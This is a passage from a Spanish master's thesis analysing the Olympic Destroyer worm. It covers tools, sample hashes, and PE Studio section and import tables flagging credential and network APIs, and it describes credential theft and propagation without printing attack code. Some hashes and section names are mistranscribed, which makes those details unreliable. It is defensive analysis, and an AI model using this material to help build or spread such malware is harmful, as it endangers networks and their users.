

UNIVERSIDAD REY JUAN CARLOS
MÁSTER EN CIBERSEGURIDAD Y PRIVACIDAD



Análisis e Ingeniería Inversa de Olympic Destroyer

Autor: Julio Alberto Ceballos Camarena

Director: Gerardo Fernández Navarrete

Alovera (Guadalajara), 08 de Septiembre de 2019

Resumen	3
Palabras Clave	3
Abstract	4
Keywords	4
1. INTRODUCCIÓN.....	5
1.1 Objeto y objetivos del estudio	5
1.2 Metodología	6
1.3 Herramientas utilizadas	7
1.4 Información general de la muestra utilizada para el estudio de Olympic Destroyer	9
2. ANÁLISIS ESTÁTICO	10
3. ANÁLISIS DINÁMICO.....	17
4. ANÁLISIS DE CÓDIGO.....	21
4.1 Etapa inicial	21
4.2 Archivos “droppeados” o lanzados	27
4.2.1 Ladrón de credenciales del navegador	27
4.2.2 Ladrón de credenciales del sistema	28
4.2.3 Ejecutables destructivos.....	29
4.2.4 Archivo PsExec legítimo	36
5. CONCLUSIONES	38
6. BIBLIOGRAFÍA Y REFERENCIAS	39
7. ANEXOS	41
7.1 Diagrama de ataque del malware Olympic Destroyer.	41
7.2 Diagrama de la propagación del malware Olympic Destroyer.	41

Resumen

Los Juegos Olímpicos de Invierno de Pyeongchang (Corea del Sur) de 2018 sufrieron un ciberataque durante su ceremonia de apertura, unos hackers desconocidos atacaron los servidores justo antes de la misma, y como consecuencia, muchos espectadores se quedaron sin asistir a la ceremonia por no poder imprimir sus entradas. Como resultado del ataque, el malware, apodado Olympic Destroyer, inutilizó el sitio oficial de los Juegos y el wifi del estadio; afectando también a la retransmisión del evento.

En lo que respecta al mecanismo de propagación, Olympic Destroyer es un troyano que se propaga como un gusano de red. Las plataformas que se infectaron de inicio y se usaron para propagar el gusano, fueron: pyeongchang2018.com, servidores de red de estaciones de esquí y los servidores de Atos, el proveedor de servicios informáticos oficial.

Desde estas plataformas, el gusano se propagó de forma automática por la red a través de los archivos compartidos en la red de Windows. Por el camino, robó contraseñas guardadas en ordenadores infectados, las almacenó y las usó para su posterior propagación. El objetivo final de Olympic Destroyer era eliminar archivos de unidades de red que el gusano pudiera alcanzar y bloquear los sistemas que infectaba.

En el presente trabajo se aborda el estudio, desde una perspectiva estática y dinámica, del malware Olympic Destroyer, con el fin de diseccionar su funcionalidad, origen e impacto potencial para comprender cómo se comporta.

Palabras Clave

- Ingeniería Inversa
- Análisis Malware
- Olympic Destroyer
- Ciberataques
- Juegos Olímpicos

Abstract

The 2018 Olympic Winter Games in Pyeongchang (South Korea) suffered a cyberattack during their opening ceremony. Unknown hackers attacked the servers just before the event, and as a consequence, many spectators were unable to attend the ceremony because they could not print their tickets. As a result of the attack, the malware, nicknamed Olympic Destroyer, made unavailable the official website of the Olympic Games and the WiFi of the facilities, therefore affecting the broadcasting of the event.

As far as the propagation mechanism is concerned, Olympic Destroyer is trojan that spreads like a network worm. The platforms that were infected at the beginning and were used to propagate the worm were pyeongchang2018.com, network servers of ski resorts and the servers of Atos, the official provider of computer services.

From these platforms, the Worm spread automatically via shared files in the Windows network. Along the way, it stole the passwords stored on the computers it infected, stocked them and used them for further propagation.

The ultimate goal of Olympic Destroyer was to remove files from network drives that it could reach and block the systems it infected.

This master thesis focuses on the study, from a static and dynamic perspective, of the Olympic Destroyer malware, in order to dissect its functionality, origin and potential impact so that its behaviour can be understood.

Keywords

- Reverse engineering
- Malware Analysis
- Olympic Destroyer
- Cyberattack
- Olympic Games

1. INTRODUCCIÓN

1.1 Objeto y objetivos del estudio

En el presente trabajo se aborda el estudio, desde una perspectiva estática y dinámica, del malware Olympic Destroyer, con el fin de diseccionar su funcionalidad, origen e impacto potencial para comprender cómo se comporta.

Para ello, partimos de una muestra que se va a analizar con diferentes herramientas de análisis que nos permitan ver cómo actúa tanto en estático como de forma dinámica en un entorno o laboratorio de máquina virtual Windows 7.

Objeto general:

Identificar el tipo de amenaza para la aplicación de técnicas de análisis de malware a la muestra, estudiar posibles archivos infectados y determinar patrones de comportamiento que faciliten crear medidas de contención, mitigación y remediación de los daños y/o prevención del mismo.

Objetivos específicos:

Utilización de distintas herramientas de análisis de malware para intentar obtener la mayor cantidad de información posible sobre el mismo.

Recomendar herramientas para el análisis facilitando evidenciar las infecciones de este malware y observar sus comportamientos.

Aplicar la muestra experimental sobre un entorno controlado para evidenciar su funcionamiento y propagación.

Realizar el análisis de la muestra concluyendo con los hallazgos significativos para cada caso.

1.2 Metodología

Los métodos por los que se realiza el análisis de malware son de dos tipos:

Análisis estático

El análisis estático o de código se realiza diseccionando los diferentes recursos de las muestras sin ejecutarlas y estudiando cada componente. De esta manera, podemos realizar la “autopsia” para conocer qué es lo que hace o cuáles son las consecuencias que generará si llegase a infectar un sistema. Este primer acercamiento nos permite conocer si el malware está empaquetado, en qué lenguaje de alto nivel fue desarrollado, ver qué librerías importa, las funciones que va a utilizar, el tamaño de sus secciones y otros datos de color.

La muestra también será desensamblada, haciendo ingeniería inversa con ella. De esta forma, podremos entender todas las acciones que realiza la amenaza y cómo es que logra infectar un sistema para robar información, realizar ataques a otros sistemas o propagarse por la red.

Análisis dinámico

El análisis dinámico o de comportamiento se realiza observando el comportamiento del malware mientras se está ejecutando en un sistema “host”. Así, podemos conocer de una manera rápida y efectiva qué acciones realiza esta amenaza, obteniendo información acerca de los archivos creados, conexiones de red, modificaciones en el registro, etc. Este análisis se va a llevar a cabo utilizando una máquina virtual con Windows 7 para evitar que el malware infecte realmente ningún sistema. El malware también va ejecutado para observar el comportamiento y los efectos en el sistema host paso a paso mientras se procesan sus instrucciones.

1.3 Herramientas utilizadas

Las herramientas que se usan en este estudio son las siguientes:

Any.run:

Es un servicio de análisis de malware, sandbox, basado en la nube. Se ha usado en este estudio porque se trata de una plataforma completamente interactiva, por lo que esta nos permite subir la amenaza y utilizar el sistema operativo para ver cómo se comporta dicha amenaza según lo que hagamos en el equipo. Al no ser un proceso totalmente automatizado como en las demás plataformas, el malware tiene más complicado detectar que se está ejecutando en un sandbox y que está siendo analizado. El análisis dinámico ha sido llevado a cabo, en parte, usando este servicio.

IDA Pro:

Es un desensamblador empleado para ingeniería inversa. Soporta una variedad de formatos ejecutables para diferentes procesadores y sistemas operativos. El análisis de código está prácticamente realizado entero con esta herramienta en una versión “freeware”.

Strings:

Funcionalidad de Microsoft Sysinternals utilizada en el estudio con la finalidad de escanear el malware para buscar cadenas UNICODE (o ASCII) de una longitud predeterminada, facilitando un primer análisis de la muestra en estático.

PortexAnalyzer:

Es una biblioteca de Java para el análisis de malware estático de archivos ejecutables portátiles. Se centra en la robustez de las malformaciones de PE y en la detección de anomalías. Se ha utilizado en este estudio para sacar una imagen de la muestra a fin de hacer visible el diagrama de bytes, la entropía y la estructura del fichero PE (Portable Executable).

PE Studio:

Es una herramienta desarrollada para poder analizar fácilmente todo tipo de archivos ejecutables (de los cuales no podemos ver el código fuente). Se ha utilizado en este análisis a fin de identificar la información relevante sobre el funcionamiento de los mismos y clarificar qué módulos de los ejecutables pueden ser peligrosos.

Process Explorer:

Es una herramienta para sistemas Windows que muestra información sobre los procesos activos en el sistema pudiendo ver las DLL que se han creado o los “handles” de dichos procesos.

Process Monitor

Es un programa que monitoriza cualquier tipo de actividad en el sistema, como la creación de ficheros temporales, operaciones de lectura o escritura en disco, operaciones en el registro, recepción o transmisión TCP/UDP, creación de hilos, procesos... etc.

1.4 Información general de la muestra utilizada para el estudio de Olympic Destroyer




Imagen 1: Muestra utilizada en este estudio

General Info	
File name	8d92931af98496c2281553325fb9baec822ab33620b2bb9f1745d42ec64722e0 - Olympic Destroyer
Full analysis	https://app.any.run/tasks/bccdc54c-e6ab-4ce3-a861-d9797cc23adf
Verdict	Malicious activity
Analysis date	9/2/2019, 19:25:22
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Tags:	stealer
Indicators:	
MIME:	application/x-dosexec
File info:	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	5778D8FF5156DE1F63361BD530E0404D
SHA1	65C39D66D009BC1B0FECDA073221D987DACF79F4
SHA256	8D92931AF98496C2281553325FB9BAEC822AB33620B2BB9F1745D42EC64722E0
SSDEEP	49152:AIUQJMUJZUS3WLNLDXJUOXFHKOT2IG6XQQOEAGCWRRLY3PN+:A1BUJYQWHLDFEI5QT7AGDRRLY5N

Imagen 2: Información general de la muestra con identificadores obtenida de any.run

Olympic Destroyer es un malware basado en el sistema operativo Windows y categorizado como un virus troyano.

Causó fallos en las conexiones Wi-Fi, interrumpió los servicios de televisión e internet y desconectó el centro de prensa principal durante la celebración de los JJOO de Invierno. Más tarde, infectó a nuevas víctimas en Europa durante mayo y junio de 2018. Las organizaciones afectadas incluyen instituciones financieras en Rusia e instalaciones de prevención de amenazas biológicas y químicas en Europa y Ucrania.

2. ANÁLISIS ESTÁTICO

Comenzamos el estudio estático de la muestra del malware Olympic Destroyer con SHA256: 8d92931af98496c2281553325fb9baec822ab33620b2bb9f1745d42ec64722e0 usando el “cmd” de nuestra máquina virtual de Windows 7.

Utilizamos el comando “strings” para sacar manualmente las cadenas ya que estas pueden ser una forma sencilla de obtener pistas sobre la funcionalidad del programa. Además, afinamos la búsqueda subiendo la longitud mínima de la cadena que queremos mostrar. Para ello:




Imagen 3: Comando utilizado en el cmd de Windows para visualizar las cadenas del .bin




Imagen 4: Visualización de cadenas del .bin

Podemos observar lo que parece la etapa de propagación inicial a través de un script, importación de librerías de Windows .dll y funciones de las mismas.

Ahora procedemos a ejecutar PortexAnalyzer con el fin de obtener una imagen .png de la muestra. Lo hacemos con el siguiente comando:

```
C:\Users\Julio\Desktop\practicas\malware>C:\Users\Julio\Desktop\PortexAnalyzer.jar -p figura.png C:\Users\Julio\Desktop\practicas\malware\OlympicDestroyer.bin_
```

Imagen 5: Comando utilizado en el cmd de Windows para extraer la imagen .png con PortexAnalyzer

La imagen .png obtenida es la siguiente:




Figura: Imagen extraída con Portex Analyzer que muestra de izquierda a derecha el diagrama de bytes, la entropía y la estructura del fichero PE (Portable Executable)

Nombre	Dirección virtual	Tamaño virtual	Tamaño crudo	Características	Entropía
.texto	0x00001000	0x0001D4AC	0x0001D600	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ	6.65424
.rdata	0x0001F000	0x00008BAC	0x00008C00	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	5.46284
.datos	0x00028000	0x000096FC	0x00008C00	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE	0.8853
.gids	0x00032000	0x00000134	0x00000200	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	2.38183
.rsrc	0x00033000	0x00195B88	0x00195C00	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	7.99985
.reloc	0x001C9000	0x00001644	0x00001800	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ	6.40417

Imagen 6: Información general de las secciones y su entropía

Continuamos el estudio de la muestra con PE Studio:

xml-id	indicator (21)	severity
1120	The file is scored (51/67) by virustotal	1
1244	The size of the resource (BIN:101) is bigger than the max (512000 bytes) threshold	1
1244	The size of the resource (BIN:101) is bigger than the max (512000 bytes) threshold	1
1269	The file references (4) blacklisted library	1
1626	The file references (1) Windows built-in privilege(s)	1
1238	The signature of the resource (BIN:101) is unknown	2
1238	The signature of the resource (BIN:102) is unknown	2
1238	The signature of the resource (BIN:103) is unknown	2
1238	The signature of the resource (BIN:104) is unknown	2
1238	The signature of the resource (BIN:105) is unknown	2
1220	The file-ratio (89%) of the resources is suspicious	2
1266	The file imports (53) blacklisted function(s)	2
1100	The file opts for Data Execution Prevention (DEP)	3
1633	The file references (1) pipe string(s)	3
1229	The file signature is 'Microsoft Visual C++ 8'	5
1430	The file references (62) blacklisted string(s)	5
1102	The file opts for Address Space Layout Randomization (ASLR)	5
1106	The file opts for cookies on the stack (GS)	5
1153	The debug file name extension is suspicious	6
1040	The file does not contain a digital Certificate	7
1109	The file ignores Code Integrity	9

sha256: 8D92931AF98496C2281553325F89BAEC822AB33620B2B89F1745D42EC64722E0 cpu: 32-bit file-type: executable subsystem: GUI

Imagen 7: Extraída de PE Studio. Muestra los indicadores de severidad siendo 1 y 2 los más destacados

Lo más destacado es la alta puntuación del malware en virustotal, página de análisis de malware, el tamaño de los recursos BIN, las referencias de archivos pertenecientes a la lista negra y a la escalada de privilegios en Windows, la firma de los recursos que cataloga de desconocidos, además de las funciones importadas.

pestudio 8.88 - Malware Initial Assessment - www.winitor.com [c:\users\julio\desktop\olympic destroyer]

property	value	value	value	value	value	value
name	.text	.rdata	.data	.gldls	.rsrc	.reloc
md5	575714758079DFC49F7CACE	0037A20F89C0C0804F3C1	8E2A9437E20CEBF8648CD	E4C4591E0D0508D988A8E	27F0B455F7FAF6CA0778A	93C0FEC5018CFAB45550B
file-ratio (99.95 %)	6.34 %	1.95 %	1.92 %	0.03 %	89.18 %	0.33 %
file-cave (1284 bytes)	180 bytes	412 bytes	0 bytes	204 bytes	120 bytes	368 bytes
entropy	6.654	5.430	0.385	2.400	8.000	6.471
raw-address	0x00000400	0x0001E000	0x00026000	0x0002FA00	0x0002FC00	0x001C5800
raw-size (1862656 bytes)	0x0001DC00 (121856 bytes)	0x00008E00 (36352 bytes)	0x00008C00 (35840 bytes)	0x00000200 (512 bytes)	0x00195C00 (166192 bytes)	0x00018000 (6144 bytes)
virtual-address	0x00401000	0x0041F000	0x00428000	0x00432000	0x00433000	0x005C9000
virtual-size (1864184 bytes)	0x0001DB4C (121676 bytes)	0x00008C64 (35940 bytes)	0x000096FC (38652 bytes)	0x00000134 (308 bytes)	0x00195888 (166182 bytes)	0x00001690 (5776 bytes)
entry-point (0x0000B516)	x	-	-	-	-	-
writable	-	-	x	-	-	-
executable	x	-	-	-	-	-
shareable	-	-	-	-	-	-
discardable	-	-	-	-	-	x
initialized-data	-	x	x	x	x	x
uninitialized-data	-	-	-	-	-	-
readable	x	x	x	x	x	x
self-modifying	-	-	-	-	-	-
blacklisted	-	-	-	-	-	-

sha256: 8D92931AF98496C2281553325F89BAEC822AB3362082B89F1745D42EC64722E0 cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x0000B516 signature: Microsoft Visual C++ 8

Imagen 8: Extraída de PE Studio. Corresponde a las secciones de la muestra Olympic Destroyer.

“Virtual-size” representa el espacio demandado por una sección por el proceso de cargar mientras que el “raw-size” es el tamaño que la sección ocupa en el disco. Esto nos ayuda a ver secciones que han sido comprimidas.

pestudio 8.88 - Malware Initial Assessment - www.winitor.com [c:\users\julio\desktop\olympic destroyer]

library (10)	blacklist (4)	type (1)	imports (153)	file-description
iphlpapi.dll	x	implicit	1	IP Helper API
ws2_32.dll	x	implicit	7	Windows Socket 2.0 32-Bit DLL
credui.dll	x	implicit	1	Credential Manager User Interface
netapi32.dll	x	implicit	2	Net Win32 API DLL
kernel32.dll	-	implicit	111	Windows NT BASE API Client DLL
user32.dll	-	implicit	1	Multi-User Windows USER API Client DLL
advapi32.dll	-	implicit	14	Advanced Windows 32 Base API
shell32.dll	-	implicit	2	Windows Shell Common Dll
ole32.dll	-	implicit	7	Microsoft OLE for Windows
oleaut32.dll	-	implicit	7	© Microsoft Corporation. All rights reserved.

sha256: 8D92931AF98496C2281553325F89BAEC822AB3362082B89F1745D42EC64722E0 cpu: 32-bit file-type: executable subsystem: GUI

Imagen 9: Extraída de PE Studio. En este apartado podemos comprobar las librerías en las que ha habido importaciones.

Las librerías en las que ha habido importaciones son las siguientes:

iphlpapi.dll:

Es un módulo que contiene las funciones usadas por el Windows IP Helper API.

ws2_32.dll:

Es un módulo que clasifica que contiene el Windows Sockets API usado por la mayoría de las aplicaciones del Internet y de la red para manejar conexiones de red.

credui.dll:

Credential Manager User Interface es un proceso no relacionados con el sistema como originándose a partir del software que se ha instalado en el sistema.

netapi32.dll:

Es un módulo que contiene Windows API NETO usado por aplicaciones para tener acceso a un Microsoft network.

kernel32.dll:

Es un módulo que maneja la administración de memoria, las operaciones de entrada/salida e interrupciones. Cuando inicia Windows, Kernel32.dll se carga en un espacio de memoria protegido para que otros programas no lo reemplacen.

user32.dll:

Es un módulo que contiene las funciones de Windows API relacionó el interfaz utilizador de Windows (la ventana que dirige, UI básico funciona, y así sucesivamente). Es un proceso del sistema necesario para que su PC funcione correctamente.

advapi32.dll:

Es una biblioteca avanzada de servicios API que utilizan las llamadas de seguridad y del registro.

shell32.dll:


Es una biblioteca que funciona como una aplicación auxiliar especial que proporciona funciones y características adicionales a varias partes del sistema operativo.

ole32.dll:

Es una biblioteca que contiene funciones de la base OLE.

oleaut32.dll:

Es un módulo que facilita la comunicación de datos significativos entre las aplicaciones de software.



name (153)	group (15)	anonymous (11)	type (1)	blacklist (53)	anti-debug (0)	undocumented (0)	deprecated (7)	library (10)
LookupPrivilegeNameW	30	-	implicit	x	-	-	-	advapi32.dll
LookupPrivilegeValueW	30	-	implicit	x	-	-	-	advapi32.dll
AdjustTokenPrivileges	30	-	implicit	x	-	-	-	advapi32.dll
CopySid	30	-	implicit	x	-	-	-	advapi32.dll
IsValidSid	30	-	implicit	x	-	-	-	advapi32.dll
LogonUserA	30	-	implicit	x	-	-	-	advapi32.dll
OpenProcessToken	30	-	implicit	x	-	-	-	advapi32.dll
ConvertSidToStringSidW	30	-	implicit	x	-	-	-	advapi32.dll
GetLengthSid	30	-	implicit	x	-	-	-	advapi32.dll
LookupAccountSidW	30	-	implicit	x	-	-	-	advapi32.dll
SHGetSpecialFolderPathW	25	-	implicit	x	-	-	x	shell32.dll
GetModuleFileNameW	21	-	implicit	x	-	-	-	kernel32.dll
GetModuleFileNameA	21	-	implicit	x	-	-	-	kernel32.dll
GetModuleHandleExW	21	-	implicit	x	-	-	-	kernel32.dll
WriteConsoleW	20	-	implicit	x	-	-	-	kernel32.dll
ReadConsoleW	20	-	implicit	x	-	-	-	kernel32.dll
QueryPerformanceCounter	19	-	implicit	x	-	-	-	kernel32.dll
RaiseException	18	-	implicit	x	-	-	-	kernel32.dll
LockResource	11	-	implicit	x	-	-	-	kernel32.dll
GetOverlappedResult	7	-	implicit	x	-	-	-	kernel32.dll
DeleteFileW	6	-	implicit	x	-	-	-	kernel32.dll
FindClose	6	-	implicit	x	-	-	-	kernel32.dll
FindNextFileW	6	-	implicit	x	-	-	-	kernel32.dll
FindFirstFileExW	6	-	implicit	x	-	-	-	kernel32.dll
VirtualProtectEx	5	-	implicit	x	-	-	-	kernel32.dll
CryptReleaseContext	4	-	implicit	x	-	-	-	advapi32.dll
CryptAcquireContextW	4	-	implicit	x	-	-	-	advapi32.dll
CryptGenRandom	4	-	implicit	x	-	-	-	advapi32.dll
CredUIParseUserNameW	4	-	implicit	x	-	-	-	credui.dll
GetIpNetTable	3	-	implicit	x	-	-	-	iphlpapi.dll
14 (Intohl)	3	x	implicit	x	-	-	-	ws2_32.dll
115 (WSAStartup)	3	x	implicit	x	-	-	-	ws2_32.dll
FreeAddrInfoW	3	-	implicit	x	-	-	-	ws2_32.dll
8 (htonl)	3	x	implicit	x	-	-	-	ws2_32.dll
getnameinfo	3	-	implicit	x	-	-	-	ws2_32.dll
116 (WSACleanup)	3	x	implicit	x	-	-	-	ws2_32.dll
GetAddrInfoW	3	-	implicit	x	-	-	-	ws2_32.dll
NetApiBufferFree	3	-	implicit	x	-	-	-	netapi32.dll
NetGetDCName	3	-	implicit	x	-	-	-	netapi32.dll
ResumeThread	2	-	implicit	x	-	-	-	kernel32.dll

Imagen 10: Extraída de PE Studio. En este apartado aparecen las funciones implícitas a las librerías en las que ha habido importaciones.

Como se puede comprobar en la imagen 5, todas las funciones importadas en las librerías pertenecen a la lista negra.

